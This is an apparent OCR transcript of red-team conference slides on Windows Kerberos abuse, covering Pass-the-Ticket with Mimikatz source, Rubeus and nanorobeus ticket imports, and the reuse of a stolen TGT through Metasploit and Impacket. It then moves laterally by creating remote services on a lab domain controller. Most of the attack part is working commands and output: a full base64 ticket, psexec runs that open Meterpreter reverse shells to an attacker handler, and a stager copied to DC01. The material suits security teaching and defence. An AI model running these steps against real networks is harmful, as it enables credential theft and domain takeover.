
1. Obtain (or forge) a TGT/ST
2. Import the ticket(s)!



Benjamin Delpy – "Abusing Microsoft Kerberos. Sorry you guys don't get it" – Blackhat 2014

Pass-the-Ticket (cont.)

1. Obtain (or forge) a TGT/ST
2. Import the ticket(s)!



Benjamin Delpy – "Abusing Microsoft Kerberos. Sorry you guys don't get it" – Blackhat 2014

Interacting with APs

- If we have a look at how Mimikatz or Rubeus implement this technique, we will spot the use of LsaCallAuthenticationPackage

The **LsaCallAuthenticationPackage** function is used by a logon application to communicate with an authentication package.

This function is typically used to access services provided by the authentication package.

Syntax

C++ Copy

```
NTSTATUS LsaCallAuthenticationPackage(
  [in]  HANDLE    LsaHandle,
  [in]  ULONG     AuthenticationPackage,
  [in]  PVOID     ProtocolSubmitBuffer,
  [in]  ULONG     SubmitBufferLength,
  [out] PVOID     *ProtocolReturnBuffer,
  [out] PULONG    ReturnBufferLength,
  [out] PNTSTATUS ProtocolStatus
);
```

https://learn.microsoft.com/en-us/windows/win32/api/ntsecapi/nf-ntsecapi-lsacallauthenticationpackage

Interacting with APs (cont.)

- The LsaCallAuthenticationPackage function enables applications to talk to Windows authentication packages

- This is done through '*messages*' which follow a specific structure expected by the target authentication package
  - These messages are just a buffer of data

- In the case of Pass-the-Ticket, the type of message is KerbSubmitTicketMessage

https://learn.microsoft.com/en-us/windows/win32/api/ntsecapi/nf-ntsecapi-lsacallauthenticationpackage

KERB_PROTOCOL_MESSAGE_TYPE enumeration (ntsecapi.h)

Article • 01/31/2022 Feedback

The **KERB_PROTOCOL_MESSAGE_TYPE** enumeration lists the types of messages that can be sent to the Kerberos authentication package by calling the LsaCallAuthenticationPackage function.

Each message corresponds to a dispatch routine and causes the Kerberos authentication package to perform a different task.

`KerbSubmitTicketMessage`
The dispatch routine gets the tickets from the KDC and updates the ticket cache. The **SeTcbPrivilege** is required to access another logon account's ticket cache.

Windows Server 2003 and Windows XP: This constant is not supported.

```
Typedef struct _KERB_SUBMIT_TKT_REQUEST {
    KERB_PROTOCOL_MESSAGE_TYPE MessageType;
    LUID LogonId;
    ULONG Flags;
    KERB_CRYPTO_KEY32 Key;
    ULONG KerbCredSize;
    ULONG KerbCredOffset;
} KERB_SUBMIT_TKT_REQUEST, *PKERB_SUBMIT_TKT_REQUEST
```

```
NTSTATUS kuhl_m_kerberos_ptt_data(PVOID data, DWORD dataSize)
{
	NTSTATUS status = STATUS_MEMORY_NOT_ALLOCATED, packageStatus;
	DWORD submitSize, responseSize;
	PKERB_SUBMIT_TKT_REQUEST pKerbSubmit;
	PVOID dumPtr;

	submitSize = sizeof(KERB_SUBMIT_TKT_REQUEST) + dataSize;
	if(pKerbSubmit = (PKERB_SUBMIT_TKT_REQUEST) LocalAlloc(LPTR, submitSize))
	{
		pKerbSubmit->MessageType = KerbSubmitTicketMessage;
		pKerbSubmit->KerbCredSize = dataSize;
		pKerbSubmit->KerbCredOffset = sizeof(KERB_SUBMIT_TKT_REQUEST);
		RtlCopyMemory((PBYTE) pKerbSubmit + pKerbSubmit->KerbCredOffset, data, dataSize);

		status = LsaCallKerberosPackage(pKerbSubmit, submitSize, &dumPtr, &responseSize, &packageStatus);
		if(NT_SUCCESS(status))
		{
			status = packageStatus;
			if(!NT_SUCCESS(status))
				PRINT_ERROR(L"LsaCallAuthenticationPackage KerbSubmitTicketMessage / Package : %08x\n", status);
		}
		else PRINT_ERROR(L"LsaCallAuthenticationPackage KerbSubmitTicketMessage : %08x\n", status);

		LocalFree(pKerbSubmit);
	}
	return status;
}
```

https://github.com/gentilkiwi/mimikatz/blob/master/mimikatz/modules/kerberos/kuhl_m_kerberos.c

Passing the Ticket

- Two interesting approaches for Passing the Ticket:

1. Import ticket into another session (admin) and steal token or inject into process
   - Tip: create a fresh ‘netonly’ process and import the ticket there

2. Import ticket into the current session (no admin)
   - Tip: create a fresh logon type 9 and impersonate it to avoid overwriting the original TGT (à la make_token)

Importing into another session

```
msf6 post(windows/manage/execute_dotnet_assembly) > run DOTNET_EXE=/home/attl4s/Opt/Rubeus.exe
ARGUMENTS='ptt /luid:0xe0562 /ticket:doIE+jCCBPagAwIBBaEDAgEWooIEDzCCBAthggQHMIIEA6ADAgEFoQ4bDE
NBUFNVTEUuQ09SUKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMY2Fwc3VsZS5jb3Jwo4IDxzCCA8OgAwIBEqEDAgECooIDtQSCA
7HFOeYRONYanG3X3GQu0cXKX1xjVgrqetr6+h31tTLX8h3DWkFw1e53Vi9zIbRv19qEtfYR8QLBqTRzEoWfLcwiDB6i/q+B
UTHFpgX3LgmxLA2tvoZvcHqfrk5ukOvJq9xrtHEjJRZWQLZLA/f7Gf+TYza8GlKlaxbymV9lXr8h5/a1wTFzVHuRVxh9ZG7
Wr0roFRqoyCENq7bTT0nNDreeM9wpU61AHut1qBHZ4NUd1FlTEh9/zOhyVd/CoDEIuZzt4qWrFoY0loyLVPVlQHBmzVvjc0
```

```
[*] Assembly copied.
[*] Executing...
[*] Start reading output
[+]
[+]
[+]    ______        _
[+]   (_____ \      | |
[+]    _____) )_   _| |__  _____ _   _  ___
[+]   |  __  /| | | |  _ \| ___ | | | |/___)
[+]   | |  \ \| |_| | |_) ) ____| |_| |___ |
[+]   |_|   |_|____/|____/|_____)____/(___/
[+]
[+]   v1.6.1
[+]
[+]
[+] [*] Action: Import Ticket
[+] [*] Target LUID: 0xe0562
[+] [+] Ticket successfully imported!
```

Importing into “current” session

```
meterpreter > execute_bof /home/attl4s/Opt/nanorobeus/dist/nanorobeus.x64.o -f zzzzz "ptt" "/ticket:doIE+jCCBPagAwIBBaED
AgEWooIEDzCCBAthggQHMIIEA6ADAgEFoQ4bDENBUFNVTEUuQ09SUKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMY2Fwc3VsZS5jb3Jwo4IDxzCCA8OgAwIBEqED
AgECooIDtQSCA7HFOeYRONYanG3X3GQu0cXKX1xjVgrqetr6+h31tTLX8h3DWkFw1e53Vi9zIbRv19qEtfYR8QLBqTRzEoWfLcwiDB6i/q+BUTHFpgX3Lgmx
LA2tvoZvcHqfrk5ukOvJq9xrtHEjJRZWQLZLA/f7Gf+TYza8GlKlaxbymV9lXr8h5/a1wTFzVHuRVxh9ZG7Wr0roFRqoyCENq7bTT0nNDreeM9wpU61AHut1
qBHZ4NUd1FlTEh9/zOhyVd/CoDEIuZzt4qWrFoY0loyLVPVlQHBmzVvjc0aa0KoF/HQI8PW1g/+b4d8LYjhkjTZHHw2ss9p82aLjdkuPoQD2/G+kOMCG/V3i
/uT9McTuhlIDD/0Il8RCm5nE7IUYjZ9/VxUgvhRsVozuz/17mu6ZcHT5Lzku9drKbJHT+HEZIgNEIYaRUjQy5SwnxAVZJsZBcicxssNDGp2hGucozWvQw/6u
8OutJsXc4X2OYXiWS8pvhV6jewGtkdFloHm2FDav3uFlo8ZnbnwDQNFFJhuZvgg0TE3kKmjz6MNwTrmgO8RkxKAAN+AtUV0TFw4ru8uI78DOcPsyP+n8qzs6
O/+ivZy1PadqI/A/dB54dc7jOvdH5km93/LBikWDlKJRNwwiX33aOR794A5FK1qz82EfGu8L5PTFUnTPwto5tg4vUwBfNNAEpXQrf4bgfCDZXcESl0jR8Sy2
GuO40dFgnxfAZYhCXyuJX0LQ+45SiA4+7qxGvBTjIzuzPoVOZkmu97RPfiiAf9iuhbZuiGRRUBXNerlz4ErA4cjqOApPJZ3rSSUBbj4/W7zBlVWab0kcgomR
N7pGAHrLDIA9u92x9hAF6JiJm4ct4IX4GqLmZhzTD+B1BrO1c3/gtzMiywO4dJUIqzBWlckQNRgL+PhxayTMSRVqqULFwi7ztr896AsSCkbMbiBjSX+sZa6Q
y6resQLS94feJr2b/EPK/wQ/AJB+VR2bPBEOX7OowfENl/2wKT/MqkAMdY9NLdyMZ8D+/65UxlRpDpUU8cieBHQyRGA2Uoa9AcjOoDbZJS46Fyau2LjbIxvR
iiayemkyrm9uSqqdjI863g3jgTWw8a+FbsqiWA/CEp7nqUBSF5CcRuedaU3w0BR4TX64Mip8ncU5jy+k1hcLSOLXhp4c4idG7pqrK8EXOFcjEGO2F8IrdIYy
5EDSw1nXzQupXY7QrC0ASicprYeoMn3/RqnwYvERmWUxT28FgA+2nxOabzdn+bxoL4xFb7J5iiCjgdYwgdOgAwIBAKKBywSByH2BxTCBwqCBvzCBvDCBuaAb
MBmgAwIBF6ESBBACo3NLyHVVUebwaktoXEi7oQ4bDENBUFNVTEUuQ09SUKIVMBOgAwIBAaEMMAobCGJ1bG1hX2RhowcDBQAA4QAApREYDzIwMjMwNDI1MDcy
MTQwWqYRGA8yMDIzMDQyNTE3MjE0MFqnERgPMjAyMzA1MDIwNzIxNDBaqA4bDENBUFNVTEUuQ09SUKkhMB+gAwIBAqEYMBYbBmtyYnRndBsMY2Fwc3VsZS5j
b3Jw" "" "" "" ""
[+] Ticket successfully imported.

meterpreter >
meterpreter > execute_bof /home/attl4s/Opt/nanorobeus/dist/nanorobeus.x64.o -f zzzzz "klist" "" "" "" ""
UserName                : Vegeta_sa
Domain                  : CAP
LogonId                 : 0:0x1b71be
Session                 : 0
UserSID                 : S-1-5-21-272438138-3995100478-3847831165-1126
Authentication package  : Negotiate
LogonType               : New_Credentials (9)
LogonTime (UTC)         :
LogonServer             :
LogonServerDNSDomain    : CAPSULE.CORP
UserPrincipalName       : Vegeta_sa@capsule.corp


[*] Cached tickets: (1)

        [0]
        Client name      : bulma_da @ CAPSULE.CORP
        Server name      : krbtgt/capsule.corp @ CAPSULE.CORP
        Start time (UTC) :
        End time (UTC)   :
```

The Fuck LSA Way

Examples

- Just a few examples of tools supporting raw Kerberos traffic
- We start from the assumption that we have obtained (or forged) a TGT belonging to the bulma_da user
- How can we use it with tools like MSF or Impacket?

Inspect our stolen TGT

```
msf6 auxiliary(admin/kerberos/inspect_ticket) > run ticket_path=/home/attl4s/bulma_da.kirbi

[*] No decryption key provided proceeding without decryption.
[*] Kirbi File:/home/attl4s/bulma_da.kirbi
[*] Primary Principal: bulma_da@CAPSULE.CORP
Ccache version: 4

Creds: 1
  Credential[0]:
    Server: krbtgt/capsule.corp@CAPSULE.CORP
    Client: bulma_da@CAPSULE.CORP
    Ticket etype: 23 (RC4_HMAC)
    Key: 1b3aab5b80009860389dc2c94e387e10
    Subkey: false
    Ticket Length: 1035
    Ticket Flags: 0x00e10000 (RENEWABLE, INITIAL, PRE_AUTHENT, CANONICALIZE)
    Addresses: 0
    Authdatas: 0
    Times:
      Auth time: 1970-01-01 01:00:00 +0100
      Start time:                    +0200
      End time:                      +0200
      Renew Till:                    +0200
    Ticket:
      Ticket Version Number: 5
      Realm: CAPSULE.CORP
      Server Name: krbtgt/capsule.corp
      Encrypted Ticket Part:
```

https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/admin/kerberos/

Convert kirbi ticket to ccache (MSF wants this format)

```
msf6 auxiliary(admin/kerberos/ticket_converter) > run InputPath=/home/attl4s/bulma_da.kirbi OutputPath=/home/attl4s/bulma_da.ccache

[*] Converting from kirbi to ccache
[*] File written to /home/attl4s/bulma_da.ccache
[*] Auxiliary module execution completed
```

Get a service ticket for the service we want to interact with (CIFS from web01.capsule.corp)

```
msf6 auxiliary(admin/kerberos/get_ticket) > run krb5ccname=/home/attl4s/bulma_da.ccache SPN='cifs/web01.capsule.corp' rhosts=
10.11.3.5 username=bulma_da domain=capsule.corp action=GET_TGS
[*] Running module against 10.11.3.5

[*] 10.11.3.5:88 - Using cached credential for krbtgt/capsule.corp@CAPSULE.CORP bulma_da@CAPSULE.CORP
[*] 10.11.3.5:88 - Getting TGS for bulma_da@capsule.corp (SPN: cifs/web01.capsule.corp)
[+] 10.11.3.5:88 - Received a valid TGS-Response
[*] 10.11.3.5:88 - TGS MIT Credential Cache ticket saved to /root/.msf4/loot/                _default_10.11.3.5_mit.kerberos.cc
```

https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/admin/kerberos/

Use the service ticket to interact with the CIFS service from web01.capsule.corp


```
msf6 exploit(windows/smb/psexec) > run SMBUser=bulma_da SMBDomain=capsule.corp smb::auth=kerberos SMB::Krb5Ccname=/root/.msf4/loot/
          _default_10.11.3.5_mit.kerberos.cca_121818.bin DomainControllerRhost=10.11.3.5 RHOST=10.11.3.10 Smb::Rhostname=web01.capsule.co
rp

[*] Started HTTPS reverse handler on https://10.11.3.165:8443
[*] 10.11.3.10:445 - Connecting to the server...
[*] 10.11.3.10:445 - Authenticating to 10.11.3.10:445|capsule.corp as user 'bulma_da'...
[*] 10.11.3.10:445 - Loaded a credential from ticket file: /root/.msf4/loot/                _default_10.11.3.5_mit.kerberos.cca_121818.bin
[*] 10.11.3.10:445 - Selecting PowerShell target
[*] 10.11.3.10:445 - Executing the payload...
[+] 10.11.3.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] https://10.11.3.165:8443 handling request from 10.11.3.10; (UUID: kzunqena) Staging x64 payload (201820 bytes) ...
[*] Meterpreter session 4 opened (10.11.3.165:8443 -> 10.11.3.10:49788) at

meterpreter >
```

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/smb/psexec.rb

We can also use the same ticket with other tools like Impacket's psexec

```
attl4s@strobe:~$ sudo cp /root/.msf4/loot/                    _default_10.11.3.5_mit.kerberos.cca_121818.bin bulma_da-cifs_web01.ccache
attl4s@strobe:~$
attl4s@strobe:~$ export KRB5CCNAME=bulma_da-cifs_web01.ccache
attl4s@strobe:~$
attl4s@strobe:~$ psexec.py -k -no-pass bulma_da@web01.capsule.corp -target-ip 10.11.3.10
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.11.3.10.....
[*] Found writable share ADMIN$
[*] Uploading file NovOHRTr.exe
[*] Opening SVCManager on 10.11.3.10.....
[*] Creating service dsfb on 10.11.3.10.....
[*] Starting service dsfb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Moving with the SSPI



From HostA to HostB

- We know how to impersonate users in Windows
  - Playing with credentials, logon sessions, access tokens, LSA…
  - In this final section we focus on “the LSA way”
- Now we want to move laterally to a remote system
  - From HostA to HostB using UserB’s security context
- Windows provides a lot of protocols and services to execute stuff on remote computers

From HostA to HostB (cont.)

- Some examples:
  - [MS-SCMR]: Service Control Manager Remote Protocol
  - [MS-TSCH]: Task Scheduler Service Remoting Protocol
  - [MS-RRP]: Windows Remote Registry Protocol
  - [MS-WSMAN]: Web Services Management Protocol
  - [MS-WMI]: Windows Management Instrumentation Remote Protocol
  - [MS-DCOM]: Distributed Component Object Model (DCOM) Remote Protocol

PsExec

- Let’s take the PsExec technique as an example
- With the appropriate security context and network visibility, we can create a remote service using the SCM remote protocol
- We can use native tools like ‘*sc.exe*’ for that purpose
  - What is of interest for us is the fact that these tools use the SSPI, and don’t tend to allow specifying credentials as arguments

PsExec (cont.)

Creating a remote service on DC01 with sc.exe

```
meterpreter > shell
Process 4452 created.
Channel 5 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>whoami
whoami
cap\bulma_da

C:\>copy C:\programdata\stager_svc.exe \\dc01\C$\programdata\stager_svc.exe
copy C:\programdata\stager_svc.exe \\dc01\C$\programdata\stager_svc.exe
        1 file(s) copied.

C:\>sc \\dc01 create stager_svc binpath= C:\programdata\stager_svc.exe
sc \\dc01 create stager_svc binpath= C:\programdata\stager_svc.exe
[SC] CreateService SUCCESS
```

PsExec (cont.)

Starting the remote service with a BOF

```
meterpreter > execute_bof /home/attl4s/Opt/CS-Remote-OPs-BOF/Remote/sc_start/sc_start.x64.o -f zz "DC01" "stager_svc"
start_service:
  hostname:    DC01
  servicename: stager_svc
SUCCESS.

meterpreter >
[*] https://10.11.3.165:9443/home/api/v1/heartbeat handling request from 10.11.3.5; (UUID: m6rucdgl) Staging x64 payload (201820 bytes)
...
[*] Session ID 5 (10.11.3.165:9443 -> 10.11.3.5:51727) processing InitialAutoRunScript '/home/attl4s/Opt/attl4s_msf/autoruncommands.rc'
[*] Processing /home/attl4s/Opt/attl4s_msf/autoruncommands.rc for ERB directives.
resource (/home/attl4s/Opt/attl4s_msf/autoruncommands.rc)> load bofloader
Loading extension bofloader...

meterpreter
 ____   ___  _____
| __ ) / _ \|  ___|
|  _ \| | | | |_
| |_) | |_| |  _|
|____/ \___/|_|
                    ~ by @kev169, @GuhnooPluxLinux, @R0wdyJoe, @skylerknecht ~
loader

Success.
resource (/home/attl4s/Opt/attl4s_msf/autoruncommands.rc)> execute_bof /home/attl4s/Opt/attl4s_msf/freeMetsrvLoader/dist/freeMetsrvLoade
r.x64.o
[*] No arguments specified, executing bof with no arguments.
Metsrv's initial reflective DLL package removed!
[*] Meterpreter session 5 opened (10.11.3.165:9443 -> 10.11.3.5:51727) at 2023-04-25 15:58:53 +0200

meterpreter >
```

https://github.com/trustedsec/CS-Remote-OPs-BOF/tree/main/Remote/sc_start

MANY THANKS!

Any Question?

Is anybody awake?